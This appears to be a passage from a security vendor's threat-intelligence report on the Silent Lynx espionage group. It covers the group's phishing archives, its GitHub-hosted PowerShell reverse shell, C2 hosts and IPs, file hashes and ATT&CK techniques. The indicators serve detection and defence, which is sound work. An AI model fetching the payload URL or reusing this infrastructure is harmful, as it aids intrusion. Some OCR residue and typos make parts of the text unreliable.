2025-10-30	0 / 98	404	https://raw.githubusercontent.com/GoBuster7777/asd/refs/heads/main/1.ps
2025-10-04	0 / 98	404	https://aka.ms/powershell51-help
2022-12-20	0 / 91	404	http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0
2025-10-30	0 / 98	200	https://raw.githubusercontent.com/
2025-10-15	0 / 98	200	https://raw.githubusercontent.com/GoBuster7777/asd/refs/heads/main/1.ps1




As, we saw that the malicious PowerShell reverse-shell was hosted over the GitHub, further pivoting onto that artefact led us to another campaign, which contains the name resume.rar and is currently un-attributed in terms of the targeted sector using exactly similar techniques.






Next, as we looked into the multiple payloads, which had multiple pivots from the GitHub repository to other infrastructural entities as well. We landed into another set of malicious host addresses and upon further pivoting,

we discovered another campaign that used a malicious ZIP file named as WindowsUpdateService.zipserving a malicious PowerShell script.




We also did uncover another campaign which is connected to this malicious infrastructural artefact, as well as this binary linked to the campaigns, which were serving these malicious files.

Scanned	Detections	Type	Name
2025-10-10	31 / 73	Win32 EXE	C:\Windows\qaxihv24.exe
2025-08-24	18 / 63	Powershell	WindowsUpdateService.ps1
2025-10-13	27 / 73	Win32 EXE	C:\Windows\btaqw56.exe
2025-09-12	24 / 73	Win32 EXE	China-Central Asia Summit Project.exe
2025-10-10	24 / 73	Win32 EXE	wefwe.exe
2025-09-17	24 / 62	VBA	NortonSamples/ServiceUpdateWindows.vbs
2025-10-31	14 / 64	RAR	resume.rar
2025-10-25	18 / 60	Powershell	C:\Windows\ijy3c.exe
2025-10-14	35 / 73	Win32 EXE	xcvxcv.exe
2025-10-14	47 / 73	Win32 EXE	C:\Windows\jqgdwy.exe
2025-10-29	13 / 64	Windows shortcut	resume.lnk
2025-10-24	18 / 58	VBA	b0ac155b99bc5cf17ecfd8d3c26037456bc59643344a3a30a92e2c71c4c6ce8d
2025-10-30	12 / 63	Windows shortcut	resume.lnk
2025-10-11	6 / 70	ZIP	C:\Users\user\AppData\Local\Temp\MicrosoftOfficeUpdate.zip
2025-09-15	30 / 66	RAR	China-Central Asia SummitProject.rar
2025-10-14	49 / 73	Win32 EXE	250619-wvrwqawzdy.bin



Scanned	Detections	Type	Name
2025-10-16	27 / 64	Windows shortcut	1.pdf.lnk
2025-10-16	21 / 64	RAR	1.pdf.rar
2025-10-29	30 / 73	Win32 EXE	C:\Windows\avi9ak.exe
2025-10-16	26 / 64	RAR	1.pdf.rar
2025-10-16	22 / 64	RAR	1.rar
2025-10-16	20 / 65	RAR	1.pdf.rar
2025-10-19	35 / 73	Win32 EXE	targe2t.exe
2025-10-17	30 / 61	Windows shortcut	План развитие стратегического сотрудничества.pdf.lnk
2025-10-16	27 / 72	Win32 EXE	C:\Windows\4yebr.exe
2025-10-17	26 / 64	Windows shortcut	1.pdf.lnk
2025-10-16	21 / 61	Windows shortcut	1.pdf.lnk
2025-10-17	5 / 63	Powershell	1.ps1
2025-09-13	31 / 73	Win32 EXE	Laplas.exe
2025-10-29	42 / 73	Win32 EXE	target.exe



Scanned	Detections	Type	Name
2025-10-23	46 / 71	Win32 EXE	./unzipped/123901fa1f91f68dacd9ec972e2137be7e1586f69e419fc12d82ab362ace0ba9.exe
2025-09-17	24 / 62	VBA	NortonSamples/ServiceUpdateWindows.vbs
2025-10-12	49 / 72	Win32 EXE	C:\Users\admin\Documents\malware\6cb54ec004ff8b311e73ef8a8f69b8dd043b7b84c5499f4c6d79d462cea941d8.exe
2025-09-13	44 / 73	Win32 EXE	ssdpdrv.exe
2025-09-22	50 / 73	Win32 EXE	C:\Users\admin\Documents\malware\9de8bbc961ff450332f40935b739d6d546f4b2abf45aec713e86b37b0799526d.exe
2025-09-13	40 / 73	Win32 EXE	ssdpdrv.exe

We also saw multiple executables that were connecting to these malicious artefacts, performing multiple tasks. Now, let us look into the infrastructural details, in the next section.

Host / IP Address	ASN	Location
62.113.66.137	AS 60490	Russia ()
206.189.11.142	ASN 14061	Netherlands ()
62.113.66.7	AS 60490	Russia ()

37.18.27.27	AS 48096	Russia ()

Attribution.

Attribution is indeed the toughest part, while giving a strict direction in terms of victimology and many other domains of a threat campaign, which can be dilemmatic in a lot of cases. Although, it can be limited up to a certain degree, by closely monitoring a threat group especially their TTPs, interests in certain geographical and its infrastructural projects with a goal of espionage. Therefore, keeping in mind these artefacts, with high confidence we have attributed these threat campaigns to Silent Lynx, some of the reasons are as follows.

Arsenal-oriented Attribution.

- Since we have been tracking this threat group, we have encountered that the operators are heavily obsessed with Base64 encoding and **go-to reverse-shells in C++, PowerShell, Golang 7 .NET**. We believe that the group or the operators have been following our research and decided to store the Base64 encoded blob over GitHub instead of hardcoding into the C++ binary, as we already saw in the technical analysis section that the resemblance of both the implants is heavily similar in terms of codebase.
- In the previous campaigns, where we saw that the threat group targeted government entities of Turkmenistan with a malicious ZIP file containing the C++ loader back in the first half of 2025, we also saw the exact same behavior while it targeted diplomatic & other important entities involved in China-Central Asian This proves that the group had used the same TTPs on both the campaigns, which is basically dropping the payload on disk, **without any decoy-oriented material.**
- **Initial spear-phishing compressed files and the payload files having a same name,** which we saw across most of the campaigns by this group across Central Asian targets, we believe that the group is too sluggish to make certain changes, which creates a unique pattern for the threat-hunting individual to create certain pattern-based bias followed by this group.
- We also found in both the campaigns, that this group is heavily obsessed with using **Golang-based tunneling tools,** as in the first campaign they deployed RESOCKS, while in these campaigns they switched to Ligolo-Ng, where both the tools share a lot of technical similarities such as **support for encrypted tunnels**, **proxy chaining**, and **cross-platform compatibility**.

Victimology

- We have seen that this threat actor primarily targets multiple Central-Asian nations and its critical infrastructure such as governmental entities, banking sector & entities involved in cross-country infrastructural projects on the similar geographic-zone in the initial research published by us. In this research, we have also identified the same on both the campaigns, where we have seen a very common-infrastructural pivot that leads to commonalities between the campaign that targeted Russia-Azerbaijan relations as well as the China-Central Asia, which we think is a OPSEC blunder from the threat group.
- We believe that the threat group is primarily interested on the events at **Dushanbe** such as meeting of Russian-Azerbaijan nation-heads to projects such as China-Tajikistan Highway and Beijing-Dushanbe flight connection, which aims to business and multiple exchanges. Therefore, leading us to attribute in the terms of victimology with a medium strength confidence in terms of sectors being targeted.

Early-Remediations.

This year we have seen Silent Lynx targeting events that are of interests in the Central-Asia geosphere, especially summits which involve a large amount of infrastructural dealing and many more diplomatic decisions & improvements.

We believe that this group has also been keeping a track of an event, which involves India-Central Asian Secretaries meet in the month of October. Although, for now it is a mere speculation and more of an early remediation to the entities involved during this meeting. We have not seen any such campaign at the time of publishing this research, this section of research is to be treated as an advisory.

Conclusion

We conclude that Silent Lynx, which SEQRITE APT-Team had dubbed and have been researching since a year, has been involved in multiple campaigns targeting various countries which have initiated certain diplomatic and infrastructural developments, as well as other critical sectors with multiple Central Asian nations. They have also been targeting Russia & China based entities as well, and is currently very active, while making minimal changes to their arsenal & might target entities which involve similar dialogue oriented meetings. We expect Silent Lynx to continue leveraging dual-layer scripts and GitHub-hosted payloads for low-cost persistence.

SEQRITE Protection.

- MalgentCiR.
- trojan.50055.GC
- boxter.50066.SL
- Trojan.50056.GC

IOCs.

Hash (SHA-256)	Malware Type
ef627bad812c25a665e886044217371f9e817770b892f65cff5877b02458374e	RAR File
5b58133de33e818e082a5661d151326bce5eeddea0ef4d860024c1dbb9f94639	RAR File
5bae9c364ee4f89af83e1c7d3d6ee93e7f2ea7bd72f9da47d78a88ab5cfbd5d4	RAR File
72a36e1da800b5acec485ba8fa603cd2713de4ecc78498fcb5d306fc3e448c7b	LNK File
5e3533df6aa40e86063dd0c9d1cd235f4523d8a67d864aa958403d7b3273eaaf	LNK File
b58f672e7fe22b3a41b507211480c660003823f814d58c04334ca9b7cdd01f92	LNK File
ae51aef21ea4b422ef0c7eb025356e45d1ce405d66afbb3f6479d10d0600bcfd	PowerShell
0bce0e213690120afc94b53390d93a8874562de5ddcc5511c7b9b9d95cf8a15d	PowerShell
821f1ee371482bfa9b5ff1aff33705ed16e0147a9375d7a9969974c43b9e16e8	PowerShell
262f9c63c46a0c20d1feecbd0cad75dcb8f731aa5982fef47d2a87217ecda45b	EXE
123901fa1f91f68dacd9ec972e2137be7e1586f69e419fc12d82ab362ace0ba9	EXE
6cb54ec004ff8b311e73ef8a8f69b8dd043b7b84c5499f4c6d79d462cea941d8	EXE
97969978799100c7be211b9bf8a152bbd826ba6cb55377284537b381a4814216	EXE
9de8bbc961ff450332f40935b739d6d546f4b2abf45aec713e86b37b0799526d	EXE
b5a4f459bdff7947f27474840062cfce14ee2b1a0ef84da100679bc4aa2fcf77	EXE
ffda4f894ca784ce34386c52b18d61c399eb2fc8c9af721933a5de1a8fff9e1b	EXE
2c8efe6eb9f02bf003d489e846111ef3c6cab32168e6f02af7396e93938118dd	.NET executable
1531f13142fc0ebfb7b406d99a02ec6441fc9e40725fe2d2ac11119780995cd3	.NET executable
67cf0e32ad30a594442be87a99882fa4ac86494994eee23bdd21337adb804d3f	.NET executable
036a60aa2c62c8a9be89a2060e4300476aef1af2fd4d3dd8cac1bb286c520959	.NET executable
32035c9d3b81ad72913f8db42038fcf6d95b51d4d84208067fe22cf6323f133c	.NET executable
a639a9043334dcd95e7cd239f8816851517ebb3850c6066a4f64ac39281242a3	.NET executable
a83a8eb3b522c4517b8512f7f4e9335485fd5684b8653cde7f3b9b65c432fa81	.NET executable
26aca51d555a0ea6d80715d8c6a9f49fea158dee11631735e16ea75c443a5802	.NET executable
303f03ae338fddfe77c6afab496ea5c3593d7831571ce697e2253d4b6ca8a69a	.NET executable
40d4d7b0bc47b1d30167dd7fc9bd6bd34d99b8e0ae2c4537f94716e58e7a5aeb	VBA

b0ac155b99bc5cf17ecfd8d3c26037456bc59643344a3a30a92e2c71c4c6ce8d	VBA
b87712a6eea5310319043414eabe69462e12738d4f460e66a59c3acb5f30e32e	ZIP
Host/IP addresses	
updates-check-microsoft[.]ddns[.]net	
catalog-update-update-microsoft[.]serveftp[.]com	
hxxp://206.189.11[.]142/	
62[.]113[.]66[.]137	
62.[.]113[.]66[.]7	
37[.]18[.]27[.]27	

MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access / Phishing	T1566.001	Spearphishing Attachment
Execution	T1204.001	User Execution: Malicious Link
	T1204.002	User Execution: Malicious File
	T1106	Native API (CreateProcess / CreateProcessW)
Persistence	T1053.005	Scheduled Task/Job: Windows Task Scheduler
Command & Scripting Interpreter	T1059.001	PowerShell
Defense Evasion	T1027	Obfuscated Files or Information
	T1036	Masquerading
Command & Control	T1071	Application Layer Protocol (HTTPS / Web protocols)
	T1095	Non-Application Layer Protocol (raw TCP / custom C2)
Proxying & Tunneling	T1071 / T109	Tunneling / Proxy (use of Ligolo-ng) C2/mesh/tunnel
Exfiltration	T1041 / T1071	Exfiltration over C2 channel / Application layer

References

A1: **Newspaper-Outlets**

- Russia and Azerbaijan signal new stage in strategic cooperation – Defensehere
- Dushanbe Hosts Putin and Leaders of Commonwealth of Independent States – The Diplomat.
- China-Central Asia Summit: China Southern Airlines opens new direct flight linking Beijing and Dush…
- China-Central Asia Summit to draw new blueprint for future cooperation: spokesperson
- India, Central Asian states to work with Afghanistan to tackle security challenges | Latest News India

A2: Existing-Public-Research

- Unveiling Silent Lynx APT: Targeting Central Asian Entities with Malicious Campaigns
- VTPRACTITIONERS{SEQRITE}: Tracking UNG0002, Silent Lynx and DragonClone ~ VirusTotal Blog.
- ShadowSilk: A Cross-Border Binary Union for Data Exfiltration | Group-IB Blog.
- zone/eng/expertise/blog/cavalry-werewolf-atakuet-rossiyu-cherez-doveritelnye-otnosheniya-mezhdu-gosudarstvami/.
- Virus Bulletin :: Silent Lynx: uncovering a cyber espionage campaign in Central Asia

---